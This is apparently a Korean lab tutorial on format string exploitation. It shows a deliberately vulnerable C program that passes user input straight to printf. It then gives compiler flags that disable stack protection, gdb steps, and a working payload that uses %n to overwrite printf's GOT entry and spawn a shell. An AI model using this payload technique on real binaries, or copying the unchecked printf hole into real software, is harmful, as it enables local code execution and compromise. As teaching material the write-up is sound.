
Format string

HeonjinLee

**# 예제 소스코드**

|  |
| --- |
| #include<stdio.h>  void main()  {  char buf[1024];  char attack[1024];  printf(“format string PoC : “);  fgets(attack, sizeof(attack), stdin); //공격을 위한 PoC 코드 삽입  snprintf(buf, sizeof(buf), attack); //공격값이 buf에 저장됨  printf(buf); //printf\_got를 overwrite  printf(“exploit!!!!”); //overwrite된 secret 함수의 주소를 call하게됨.  }  void secret()  {  system(“/bin/sh”);  } |


1. poc코드를 gcc로 컴파일해준다.




* gcc -fno-stack-protector -mpreferred-stack-boundary=2 옵션을 추가해서 컴파일을 진행하도록 해야 원할한 실습이 가능하다.
* fno-stack-protector : 스택카나리 해제
* mpreferred-stack-boundary=2 : 컴파일 최적화 옵션을 해제




* 입력을 받는데, %x를 사용하니 printf에서 메모리의 값이 묻어나온다.




* 소스 코드를 살펴보면, 4번째 줄에 printf 함수를 사용해서 아래에서 사용하는 printf 함수의 got 값을 변조하여 6번째줄에서 우리가 원하는 주소를 call 할 수 있을 것 같다.


1. 디버깅을 하면서 포맷스트링 공격을 시도해보자.  
   

* 우선 메인 함수에 breakpoint를 걸고 run을 한다.



* snprintf의 인자로 (0xbfffe818, 0x400, 0xbfffec18)이 들어갈 것으로 보인다.







* 코드상에서 printf 함수에 인자가 1개만 들어가 있으므로, 매개변수로 buf의 값이 들어갈 것이고, 다음 %x부터는 다음 주소의 값이 묻어져 나올 것으로 보인다.



* 끝나기 전에 printf 함수가 한번 더 나오게 되는데, 조금 전에 우리가 입력한 값을 출력해주는 printf를 사용하여 ‘exploit!!!’ 문자열을 나타내는 printf 함수의 got를 변조시켜 공격을 시도할 계획이다.



* printf 의 got(0x804a00c)를 format string bug를 통해서 변조 시킬 수 있다.




* secret 주소는 0x804853d 이고 10진수로 바꾼 134513981를 사용 할 것 이다.

1. 문제 해결

**# 공격에 사용할 payload**

aaaa + 변조 할 printf got (\x0c\xa0\x04\x08) + %134513981x – 8 (134513973x)%n



* python –c ‘print “abcd” + “\x0c\xa0\x04\x08” + “%134513973x%n”’; cat) | ./fsb\_attack
* 쉘을 획득한 것을 볼 수 있다.